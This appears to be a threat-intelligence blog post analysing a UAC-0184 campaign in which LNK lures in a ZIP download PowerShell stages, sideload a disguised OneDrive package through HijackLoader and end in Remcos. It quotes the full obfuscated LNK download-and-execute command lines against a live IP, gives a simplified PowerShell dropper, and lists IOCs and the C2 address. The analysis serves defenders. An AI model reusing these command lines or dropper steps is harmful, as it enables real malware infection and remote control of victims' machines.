




[Subscribe Newsletter](#)

Malware: HijackLoader / IDATLoader -> Remcos Agent 7.1.0 Pro

Actor tracking: UAC-0184 / MB-0005

Related analysis: [UAC-0184: From HTA to a Signed Network Stack](#)

A YARA rule for this sample is available on request: .

In my previous [UAC-0184 analysis](#), I documented a loader chain built around a legitimate Plane9 application, several local payload containers and a pseudo-PNG file carrying additional stages inside its IDAT chunks.

That chain eventually unpacked a collection of signed utilities and a PassMark network component.

The sample analyzed in this article uses a visibly different delivery package and ends with a much clearer final payload.

Plane9 has been replaced with Microsoft OneDrive components, the local container names have changed and the campaign now delivers a fully configured Remcos Agent.

Underneath those changes, however, much of the loader architecture remains familiar.

The result is a useful example of tooling evolution for us: the exterior rotated, while the more expensive internal loading pipeline was retained.

Starting with the initial archive

The initial archive is named:

`spisokszch.zip`

with the SHA256

`c74bb6fb848cdb87c2b4261da1efc078023cdf95aa7b1436c52c26f3a11025af`

It contains five files:

`JPG_012.jpg.lnk`
`JPG_013.jpg.lnk`
`JPG_014.jpg.lnk`
`spisokszch.xlsx.lnk`
`README.txt`

Despite their names, none of the four apparent image or spreadsheet files are actual documents.

They are Windows shortcut files.

The archive therefore presents the victim with three apparent JPG images and one Excel workbook, while Windows may hide the final `.lnk` extension depending on the local Explorer configuration.

The accompanying `README.txt` is written in Ukrainian and instructs the recipient to extract the files to the desktop before opening them:

Інструкція як відкрити файли

1. Витягніть їх з архіву (розпакуйте) на робочий стіл. Якщо Ви будете відкривати їх всередині архіву, вони не відкриються.
2. Двічі клацніть по розпакованих файлах

--- EN

Instructions for opening the files:

1. Extract them from the archive to the desktop.
They will not open if launched from inside the archive.
2. Double-click the extracted files.

This instruction is operationally useful for the attacker.

Launching shortcuts directly from an archive can behave differently depending on the archive utility and extraction context. Asking the victim to extract everything first ensures that the LNK files are placed together on disk and executed in a predictable environment.

It also gives the request a legitimate explanation: the files supposedly need to be unpacked because they cannot be opened from inside the ZIP.

Date	Time	Attr	Size	Compressed	Name
2026-06-22	12:30:40		1060305	1060305	JPG_012.jpg.lnk
2026-06-22	12:30:40		929402	929402	JPG_013.jpg.lnk
2026-06-22	12:30:40		774777	774777	JPG_014.jpg.lnk
2026-03-04	11:49:24		352	352	README.txt
2026-06-22	12:30:40		19630	19630	spisokszch.xlsx.lnk
2026-06-22	12:30:40		2784466	2784466	5 files

Four lures, one execution pattern

Each LNK launches `cmd.exe` with delayed variable expansion enabled.

```
DATA:
  Description: JPG File
  Working directory: '%APPDATA%'
  Command line arguments: /v /c "set "x1=MSXM" && set "x2=L2.XML" && set "v=!x1!!x2!HTTP" && echo Set h=Create
Object("!v!"):h.open "GET","http://144.31.236.240/szch45/ritecommunion.ps1",False:h.setRequestHeader
  "User-Agent","UA WindowsPowerShell":h.send:Set b=CreateObject("ADODB.Stream"):b.Type=1:b.Open
:b.Write h.responseBody:b.SaveToFile
  "%TEMP%\SjZG.ps1",2 > %TEMP%\UKZ.vbs && cscript //b %TEMP%\UKZ.vbs && powershell -NoP -W Hidden -ExecutionPolicy Bypass -File %TEMP%\SjZG.ps1
  && del %TEMP%\UKZ.vbs %TEMP%\SjZG.ps1"
  Icon location: SHELL32.dll

Description: JPG File
Working directory: '%APPDATA%'
Command line arguments: /v /c "set "x1=MSXM" && set "x2=L2.XML" && set "v=!x1!!x2!HTTP" && echo
Set h=CreateObject("!v!"):h.open "GET","http://144.31.236.240/szch45/hintprefix.ps1",False:h.setRequestHeader
  "User-Agent","UA WindowsPowerShell":h.send:Set b=CreateObject("ADODB.Stream"):b.Type=1:b.Open:b.Write h.responseBody:b.SaveToFile
  "%TEMP%\nyruuY.ps1",2 > %TEMP%\HW.vbs && cscript //b %TEMP%\HW.vbs && powershell -NoP -W Hidden -ExecutionPolicy Bypass -File %TEMP%\nyruuY.ps1
  && del %TEMP%\HW.vbs %TEMP%\nyruuY.ps1"
  Icon location: SHELL32.dll

Description: JPG File
Working directory: '%APPDATA%'
Command line arguments: /v /c "set "x1=MSXM" && set "x2=L2.XML" && set "v=!x1!!x2!HTTP" && echo
Set h=CreateObject("!v!"):h.open "GET","http://144.31.236.240/szch45/shoutnewspaper.ps1",False:h.setRequestHeader
  "User-Agent","UA WindowsPowerShell":h.send:Set b=CreateObject("ADODB.Stream"):b.Type=1:b.Open:b.Write h.responseBody:b.SaveToFile
  "%TEMP%\LmPy0.ps1",2 > %TEMP%\xMXx.vbs && cscript //b %TEMP%\xMXx.vbs && powershell -NoP -W Hidden -ExecutionPolicy Bypass -File
  %TEMP%\LmPy0.ps1 && del %TEMP%\xMXx.vbs %TEMP%\LmPy0.ps1"
  Icon location: SHELL32.dll
```

The command reconstructs the string:

MSXML2.XMLHTTP

from two smaller variables:

MSXM


L2.XML

It then writes a temporary VBScript that:

1. creates an MSXML2.XMLHTTP object;
2. performs an HTTP GET request;
3. sets a Windows PowerShell-style User-Agent;
4. writes the response using ADODB.Stream;
5. saves it as a temporary .ps1 file.

The shortcut subsequently executes the VBScript through cscript, launches the downloaded PowerShell file with a hidden window and deletes both temporary files.

The effective flow is:



The split strings and wildcard-heavy Get -Command expression are not sophisticated obfuscation.

They are enough, however, to break simple searches for complete API names or common PowerShell download commands.

The four shortcuts reference four separate PowerShell URLs:

JPG_012.jpg.lnk

-> <http://144.31.236.240/szch45/ritecommunion.ps1>

JPG_013.jpg.lnk

-> <http://144.31.236.240/szch45/shoutnewspaper.ps1>

JPG_014.jpg.lnk

-> <http://144.31.236.240/szch45/hintprefix.ps1>

spisokszch.xlsx.lnk

-> <http://144.31.236.240/szch45/collectivisationgown.ps1>

The PowerShell downloaders

The recovered PowerShell stages are almost identical.

They first check whether the secondary archive already exists:

szch45clusterhum.zip

If it does not, they download it from:

<http://144.31.236.240/szch45clusterhum.zip>

The scripts use an obfuscated Get-Command expression to resolve Invoke-WebRequest, then save the ZIP into the current working directory.

They subsequently extract the archive into:

MSWinDistro

Finally, they execute:

MSWinDistro/ClusterHub.exe

and open one of the decoy images / document included in the downloaded ZIP.

The difference between the recovered scripts is the decoy selected after execution:

ritecommunion.ps1

-> JPG_012.jpg

shoutnewspaper.ps1

```
-> JPG_013.jpg
```

```
hintprefix.ps1
```

```
-> JPG_014.jpg
```

```
collectivisationgown.ps1
```

```
-> spisokszch.xlsx
```

The behavior can be simplified to:

```
if (!(Test-Path "szch45clusterhum.zip")) {  
    Invoke-WebRequest `  
        -Uri "http://144.31.236.240/szch45clusterhum.zip" `  
        -OutFile "szch45clusterhum.zip"  
}
```

```
Expand-Archive `  
    "szch45clusterhum.zip" `  
    -DestinationPath "MSWinDistro"
```

```
Start-Process "MSWinDistro/ClusterHub.exe"
```

```
Start-Process "MSWinDistro/JPG_012.jpg"
```

The scripts subsequently execute:

```
MSWinDistro/ClusterHub.exe
```

and attempt to open one of the files carrying a .jpg extension.

The difference between the two recovered scripts is the selected file:

```
ritecommunion.ps1
```

```
-> JPG_012.jpg
```

```
shoutnewspaper.ps1
```

```
-> JPG_013.jpg
```

However, the files are not valid JPEG images.

Their headers resemble deliberately corrupted or incomplete PNG signatures and standard file identification reports them only as generic data.

```

00000000: 8950 470d 0a1a 0a00 0094 b94c 6521 3706 .PG.....Le!7.
00000010: 5d8c cd2d 9426 6672 b599 1c17 d97a 2abc ]...-&fr.....z*.
00000020: 84a9 52a9 912b f111 e13b 862f 95b1 4ca5 ..R...+...;/...L.
00000030: 51a8 cdd4 c6a6 c62a b542 ae92 498d a50c Q.....*.B..I...
00000040: b54c 06f0 6dc1 f1da cb13 8e31 5129 014d .L..m.....1Q).M
00000050: e2c7 0430 c6f1 7203 fc16 e861 4b28 0c0d ...0...r....aK(..
00000060: f165 a3f3 68e4 72a5 be91 da08 df10 05b6 .e...h.r.....
00000070: 1803 5399 d2d2 d804 5828 d945 020c d8a5 ..S.....X(.E....
00000080: aaf0 8551 9baa e526 c632 8d52 662c 9718 ...Q...&.2.Rf,..
00000090: cb65 020a 805f 0a5c 33ae 5c87 a1d4 401f .e..._.\3.\...@.

00000000: 894e 470d 0a1a 0a00 0000 0d49 4452 0000 .NG.....IDR..
00000010: 03c0 0000 0500 0802 0000 0007 8cac 4200 .....B.
00000020: 0001 1f69 4343 5069 6363 0000 789c 6360 ...iCCPicc..x.c`
00000030: 607c c000 042c 0e0c 0cb9 7925 4541 ee4e `|...,...y%EA.N
00000040: 0a11 9151 0a0c 4820 31b9 b880 012f f876 ...Q...H 1..../.v
00000050: 8d81 1144 5fd6 0d2c 61e3 c2af 1603 7015 ...D_...a.....p.
00000060: 012d 04d2 7f80 5824 1dcc 6614 00b1 9320 .-....X$..f....
00000070: 6c15 10bb bca4 a004 c8b6 00b1 930b 8a40 l.....@
00000080: 6c1f 205b 2939 2331 05c8 06b9 4fa7 2824 l. [)9#1....0.($
00000090: c819 c89e 0364 2ba4 23b1 9390 d829 a9c5 .....d+.#....)..

00000000: 8950 6def bf90 d88e 94d4 eeef 832b d6f3 .Pm.....+..
00000010: ffbe baf9 9722 2abe 832b 66a2 cf27 e61e .....'*...+f...'..
00000020: 0f4f 5d04 470f 7da1 bcd3 9db4 5a57 8cfa .0].G.}.....ZW..
00000030: 88d5 386f d1cd 98d4 93a6 be51 2e0a 810a ..8o.....Q....
00000040: 3f4b 77d0 d437 6c55 4fda 7473 7663 d46e ?Kw..7lU0.tsvc.n
00000050: 58b2 5963 0e36 df36 e5f5 67fd fd85 4070 X.Yc.6.6..g...@p
00000060: 2710 dc03 2a98 2806 0e03 ec04 d481 cf9f '...*(.....
00000070: f77a 365d 8e75 a0c2 6559 b41b 662d aa49 .z6].u...eY..f-.I
00000080: 63ef 90a1 2ba0 ebf0 0215 ea56 87a6 15ae c...+.....V....
00000090: 3077 d7ea 218a 9e3a 9db2 d9a0 6e35 69da 0w...!...:.....n5i.

```

The PowerShell start command therefore only proves that Windows is instructed to open the files through the registered .jpg handler. It does not prove that a valid image is displayed to the victim.

No static reference indicating that ClusterHub.exe repairs or decrypts these files was identified in the analyzed loader components.

They may serve as malformed decoys, auxiliary containers or artifacts intended to create visible activity while the sideload chain starts in parallel.

Delivery and C2 on the same server

The IP address:

144.31.236.24

appears throughout the chain.

It hosts:

```
/szch45/ritecommunion.ps1  
/szch45/shoutnewspaper.ps1  
/szch45/hintprefix.ps1  
/szch45/collectivisationgown.ps1  
/szch45clusterhum.zip
```

The final Remcos configuration also points back to the same address:

144.31.236.240:27018

This means the observed server performs at least two operational roles:

HTTP payload delivery
-> TCP Remcos command and control

There is no domain, redirector or separate delivery layer in the recovered artifacts.

The shortcuts connect directly to an IP address, the PowerShell scripts retrieve the second archive directly from the same IP and the final payload is configured to use that IP for C2.

From an operational-security perspective, this is convenient but noisy.

A single infrastructure indicator links the initial downloader, the secondary archive and the final malware controller.

IP Information for 144.31.236.24

— Quick Stats

IP Location	 United States Of America (the) Orem Great Flower
ASN	 AS202226 GreatFlower Emil Vitukhnovskii trading as Great Flower, IL (registered Jan 15, 2026)
Whois Server	whois.ripe.net
IP Address	144.31.236.24

% Abuse contact for '144.31.236.0 - 144.31.236.255' is ' abuse@kalada.net '

```
inetnum:        144.31.236.0 - 144.31.236.255
netname:        GreatFlower
country:        DE
admin-c:        AA46143-RIPE
tech-c:         AA46143-RIPE
abuse-c:        AA46204-RIPE
geofeed:        https://misc.great-flower.com/geofeed.csv
org:            ORG-GF122-RIPE
status:        SUB-ALLOCATED PA
mnt-by:        lir-us-acedatacenter-1-MNT
created:        2026-04-02T19:33:25Z
last-modified:  2026-04-02T19:33:25Z
source:        RIPE
```

IP Information for 144.31.236.240

— Quick Stats

IP Location	 United States Of America (the) Orem Great Flower
ASN	 AS202226 GreatFlower Emil Vitukhnovskii trading as Great Flower, IL (registered Jan 15, 2026)
Whois Server	whois.ripe.net
IP Address	144.31.236.240
Reverse IP	1 website uses this address.

% Abuse contact for '144.31.236.0 - 144.31.236.255' is ' abuse@kalada.net '

```
inetnum:        144.31.236.0 - 144.31.236.255
netname:        GreatFlower
country:        DE
admin-c:        AA46143-RIPE
tech-c:         AA46143-RIPE
abuse-c:        AA46204-RIPE
geofeed:        https://misc.great-flower.com/geofeed.csv
org:            ORG-GF122-RIPE
status:        SUB-ALLOCATED PA
mnt-by:        lir-us-acedatacenter-1-MNT
created:        2026-04-02T19:33:25Z
last-modified:  2026-04-02T19:33:25Z
source:        RIPE
```

I'm familiar with this subnet (AS202226) and fairly confident about the provider behind this IP address: h2.nexus.

They offer cheap Windows Server hosting that can be paid for via cryptocurrency and they also support anonymous purchases through a Telegram bot.

In the last few samples i've analyzed they used a different Provider (Kraken-Network ISP). This was consistent for some time now, but now we see a change, this change also has to do with the deployment of Remcos V2, because they need a Windows VPS for hosting their C2 Center.

IP Information for 169.40.135.35

— Quick Stats


IP Location	 Netherlands (kingdom Of The) 't Zand Private Customer
ASN	 AS209274 Kraken-Network-ISP Kraken Network ISP LTD, GB (registered May 02, 2025)
Whois Server	whois.ripe.net
IP Address	169.40.135.35


```
% Abuse contact for '169.40.135.0 - 169.40.135.255' is ' report@abuseradar.com '
```


```
inetnum:        169.40.135.0 - 169.40.135.255
netname:        NET-169-40-135-0-24
country:        GB
geofeed:        https://geofeed.ipxo.com/geofeed.txt
org:            ORG-PC1387-RIPE
admin-c:        PC20949-RIPE
tech-c:         PC20949-RIPE
abuse-c:        PC20949-RIPE
status:        LEGACY
remarks:        End User Organization
mnt-by:        netutils-mnt
created:        2025-11-26T13:53:01Z
last-modified:  2025-11-26T13:53:01Z
source:        RIPE
```

The full chain

The complete execution sequence becomes:







Yeah, i know, the chain is long...

... but each layer solves a specific problem:

- the initial ZIP provides the lure context;
- the LNK files hide executable command lines behind document names;
- the temporary VBScript performs the first download;
- PowerShell downloads and extracts the larger package;
- the legitimate OneDrive binary provides the sideload host;
- local .sym and .map files hide the encoded stages;
- the HijackLoader bundle handles modular execution;
- Remcos provides the final remote-access capability.

Inside szch45clusterhum.zip

The second archive contains the following relevant files:

ClusterHub.exe
LoggingPlatform.dll
UpdateRingSettings.dll
monitor_base.sym
physicsdesc.map

JPG_012.jpg
JPG_013.jpg
JPG_014.jpg
spisokszch.xlsx

It also contains several Microsoft Visual C++ runtime libraries:

msvcp140.dll
msvcp_win.dll
ucrtbase.dll
vcruntime140.dll
vcruntime140_1.dll

This makes the directory look like a self-contained Windows application package.

The filenames UpdateRingSettings.dll and LoggingPlatform.dll fit naturally into a Microsoft software environment. The .sym and .map extensions can easily be dismissed as symbols, diagnostics or application metadata.

The decoy files also match the names presented by the original shortcuts.

The initial lure archive contains:

JPG_012.jpg.lnk

while the downloaded archive contains:

JPG_012.jpg

The PowerShell stage starts the malware and then opens the corresponding real image.

It's actually not only filename masquerading, it's a complete handoff from a fake shortcut to the real decoy document.


Date	Time	Attr	Size	Compressed	Name
2026-06-15	18:07:39	A	3522408	1453480	ClusterHub.exe
2026-06-15	18:07:39	A	709992	316072	LoggingPlatform.dll
2026-06-15	18:07:39	A	35940	22574	monitor_base.sym
2026-06-15	18:07:39	A	543632	178159	msvcp140.dll
2026-06-15	18:07:39	A	641944	218502	msvcp_win.dll
2026-06-15	18:07:39	A	1360962	1298002	physicsdesc.map
2026-06-15	18:07:39	A	1373280	663480	ucrtdbase.dll
2026-06-15	18:07:39	A	722832	310179	UpdateRingSettings.dll
2026-06-15	18:07:39	A	113512	55796	vcruntime140.dll
2026-06-15	18:07:39	A	37224	21132	vcruntime140_1.dll
2026-06-22	12:30:18		1058887	1058887	JPG_012.jpg
2026-06-22	12:30:18		927996	927996	JPG_013.jpg
2026-06-22	12:30:18		773364	773364	JPG_014.jpg
2026-06-22	12:30:18		17104	17104	spisokszch.xlsx
2026-06-22	12:30:18		11839077	7314727	14 files

The OneDrive disguise

ClusterHub.exe is not a custom loader built from scratch.

Internally, it contains extensive Microsoft OneDrive and OneDrive Patcher strings, including:

OneDrivePatcher.exe
Microsoft.OneDrive.Sync.Client
UpdateRingSettings.dll
LoggingPlatform.DLL



The associated DLLs also retain legitimate-looking OneDrive symbols and type information.

This gives the package a much cleaner appearance than a random unsigned executable surrounded by several encrypted payloads.

